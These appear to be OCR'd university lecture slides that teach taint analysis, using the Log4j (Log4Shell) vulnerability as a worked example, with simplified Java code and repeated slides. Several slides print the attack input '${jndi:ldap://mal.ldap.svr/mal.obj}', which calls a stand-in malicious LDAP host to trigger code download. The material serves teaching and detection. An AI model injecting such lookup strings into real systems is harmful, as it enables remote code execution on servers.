THE UNIVERSITY OF BRITISH COLUMBIA

ReSeSS
The Reliable, Secure, and Sustainable Software Lab

Program Analysis Meets Security: Taint Analysis

Yingying Wang
PhD student, ECE, UBC

Recall assignment 2, a simple taint analysis with llvm

README.md

Assignment 2

Background

Taint analysis or taint checking is often used in the security analysis of software. Tainted data is any data that comes from outside the source code, including stdin and environment variables. Since they are outside the control of the program, no assumptions should be made about their impact on the program - they can lead to buffer overflows and SQL injection attacks. A tainted variable is any variable that is affected by tainted data, whether by control flow or data flow. We define an explicitly tainted variable as one that is impacted by data flow only.

More information about taint analysis can be found here: Lecture Slides from CMU.

https://github.com/ubc-cpen400p-21w/classroom/tree/main/Assignment2

Log4J vulnerability in December 2021

PYMNTS.com

Log4j Vulnerability Causes Nearly 900K Cyberattacks in Four Days

Bleeping Computer

Fintech firm hit by Log4j hack refuses to pay $5 million ransom


The Indian Express

Log4j vulnerability likely impacts Minecraft, Apple iCloud, Twitter, and others: Everything to know


The New Stack

30% of Apache Log4j Security Holes Remain Unpatched ...

Benign use case




Benign use case




(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){
3.    logger.info(input); // log4j
4.    ...
5.}}
```

Benign use case



Benign use case



- popular logging library for Java

Example:


```
1. logger.info("Hello, world!");
```

Console output:

```
Hello, world!

…
```

Benign use case



- popular logging library for Java
- replace strings in format **"${prefix:name}"** with actual values, during runtime


Example:

```
1. logger.info("Hello, world!");
2. logger.info("${java:runtime}");
3. logger.info("${docker:containerId}");
4. logger.info("${jndi:ldap://ldap_server/obj}");
5. ...
```

Console output:

```
Hello, world!
OpenJDK Runtime Environment (build 1.8.0_302-b08) from Temurin
…
```

Benign use case




(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){
3.    logger.info(input); // log4j
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3);
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```

Benign use case



Check if string in format
"${xxx}"


(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){
3.    logger.info(input); // log4j
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3);
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```

Benign use case



(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){
3.    logger.info(input); // log4j
4.    ...
5.}}
```


3.uses

Strip away
"${" and **"}"**

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3);
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```

Benign use case



3.uses

Log4J

Match prefix


(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){
3.    logger.info(input); // log4j
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3);
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```

Benign use case



Use JNDI lookup


(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){
3.    logger.info(input); // log4j
4.    ...
5.}}
```

(simplified) Log4J code:


```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.       String str3 = str2.substring(5);
10.      Context ctx = new InitialContext();
11.      Object obj = ctx.lookup(str3);
12.      ...
13.    }else {...}
14.  }else {...}
15.}
```

Benign use case



- JNDI = Java Naming and Directory Interface
- Looks up objects (classes, databases) by name


Benign use case




```
Context ctx = new InitialContext();
Object obj = ctx.lookup(name);
```


- JNDI = Java Naming and Directory Interface
- Looks up objects (classes, databases) by name

Benign use case




```
Context ctx = new InitialContext();
Object obj = ctx.lookup(name);
```

Exploit by attacker



Exploit by attacker

```
input =
"${jndi:ldap://mal.ldap.svr/mal.obj}"
```

Attacker

Frontend

Backend

3.uses

Log4J

4.us

JNDI

```
Context ctx = new InitialContext();
Object obj = ctx.lookup(mal.obj);
```

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){
3.    logger.info(input); // log4j
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3);
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```

Exploit by attacker

```
input =
"${jndi:ldap://mal.ldap.svr/mal.obj}"
```

Attacker Frontend Backend

3.uses

```
str="${jndi:ldap://mal.ldap.svr/mal.obj}"
```

Log4J

4.us

JNDI

```
Context ctx = new InitialContext();
Object obj = ctx.lookup(mal.obj);
```

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){
3.    logger.info(input); // log4j
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3);
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```

Exploit by attacker

```
input =
"${jndi:ldap://mal.ldap.svr/mal.obj}"
```

Attacker → Frontend → Backend

3.uses

```
str="${jndi:ldap://mal.ldap.svr/mal.obj}"
```

Log4J

4.us

```
str2="jndi:ldap://mal.ldap.svr/mal.obj"
```

JNDI

```
Context ctx = new InitialContext();
Object obj = ctx.lookup(mal.obj);
```

(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){
3.    logger.info(input); // log4j
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3);
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```

Exploit by attacker

```
input =
"${jndi:ldap://mal.ldap.svr/mal.obj}"
```

Attacker Frontend Backend

3.uses

```
str="${jndi:ldap://mal.ldap.svr/mal.obj}"
```

Log4J

4.us

```
str2="jndi:ldap://mal.ldap.svr/mal.obj"
```

```
str3="ldap://mal.ldap.svr/mal.obj"
```

Trigger a JNDI lookup for a malicious object

```
Object obj = ctx.lookup(mal.obj);
```


(simplified) Backend app code:

```
1.public class App{
2.  public static void search(String input){
3.    logger.info(input); // log4j
4.    ...
5.}}
```

(simplified) Log4J code:

```
1. public void info(String str){
2.   if(str.startsWith("${") && str.endsWith("}")){
3.     int sInd = 2;
4.     int eInd = str.length()-2;
5.     String str2 = str.substring(sInd, eInd);
6.     if (str2.startsWith("java:")) {...}
7.     else if (str2.startsWith("docker:")) {...}
8.     else if (str2.startsWith("jndi:")) {
9.        String str3 = str2.substring(5);
10.       Context ctx = new InitialContext();
11.       Object obj = ctx.lookup(str3);
12.       ...
13.    }else {...}
14.  }else {...}
15.}
```

Exploit by attacker



The Essence of the Log4J Vulnerability

User input is passed to JNDI method **`InitialContext.lookup(String)`**

(which results in downloading and executing a malicious payload)


Can be detected with taint analysis!

Taint Analysis

- Tracks the flow from sources to sinks through data propagation links
- Sources:
  - Private data of interest
  - E.g., location, IP address, text message, user input
- Sinks:
  - Locations of interest
    - Check if any taint reaches
  - E.g., function argument, certain instruction
- Taint propagation rules:
  - Specify the taint status for data derived from tainted/untainted operands

Simplified assignment 2 example 1:

```
1.  int x;
2.  cin >> x;     // source
3.  int y = 0;
4.  int z = x + y;
5.  cout << z;    //sink, leak
```



Source:

- user input

Sink:

